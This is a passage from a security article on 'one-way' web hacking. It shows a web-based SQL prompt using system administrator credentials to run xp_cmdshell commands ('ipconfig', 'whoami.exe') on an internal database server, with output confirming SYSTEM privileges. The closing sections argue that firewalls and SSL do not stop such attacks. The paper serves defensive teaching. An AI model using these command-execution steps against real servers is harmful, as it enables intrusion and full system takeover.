The SQL command prompt can also be used for executing stored procedures. In this example, we are accessing the back-end database using system administrator (sa) privileges. Therefore it is possible to execute stored procedures such as "xp_cmdshell" to execute arbitrary commands on the database.

The screenshot below shows the "ipconfig" command being run on the database using the "xp_cmdshell" stored procedure:



SQL Query over HTTP

Server Name:	10.0.1.2	User Name:	sa
Database Name:	master	Password:	sys+adm!n
Connection String:			
Driver:	SQL Server		
Query String:	EXEC xp_cmdshell 'ipconfig';		


Database Connection Opened

```
output

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.0.1.2
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        IP Address. . . . . . . . . . . . : 192.168.7.57
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Database Connection Closed

We have achieved remote command execution on an internal server which is not accessible from the outside!

In fact, with this same example, we have also achieved privilege escalation, since we are accessing the database using system administrator credentials. A quick check by running "whoami.exe" would show us what privileges we get:



Server Name: 10.0.1.2
User Name: sa
Database Name: master
Password: sys+adm!n
Connection String:
Driver: SQL Server
Query String:

```
EXEC xp_cmdshell 'c:\inetpub\scripts\whoami.exe';
```

```
Database Connection Opened

output
NT AUTHORITY\SYSTEM

Database Connection Closed
```

The above screenshot verifies that we indeed have administrative privileges, that of the "NT_AUTHORITY\SYSTEM" user.

8.0 Concluding thoughts

One-way hacks illustrate the fact that firewalls are not enough to protect a web application. A tight firewall can make things difficult for an attacker, but not keep the attacker entirely away. In fact, with tools like the file uploader, the web based command prompt and the web based SQL command prompt, it is just as easy to attack a web application and the underlying network with a tight firewall in place.

SSL makes things even worse [8], from the point of view of securing the application. Many people think that SSL prevents such attacks. It does not. SSL is used only to encrypt the data between the web browser and the web server, to prevent eavesdropping. SSL provides no security to the web application, or the underlying network. All one-way hacks can be easily adapted to SSL, using libraries such as OpenSSL.

9.0 References

1. Web Hacking: Attacks and Defense - Saumil Shah, Shreeraj Shah, Stuart McClure, Addison Wesley, 2002
2. Inside-Out Attacks - Patrick Heim, Saumil Shah, 1999
3. Forms in HTML documents - multipart/form-data - from http://www.w3.org
4. RFC 1867 - Form-based File Upload in HTML
5. Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability
6. Linux Ptrace/Setuid Exec Vulnerability
7. Securiteam - Ptrace Exploit Code
8. SSL - a false sense of security by Chris Prosise and Saumil Shah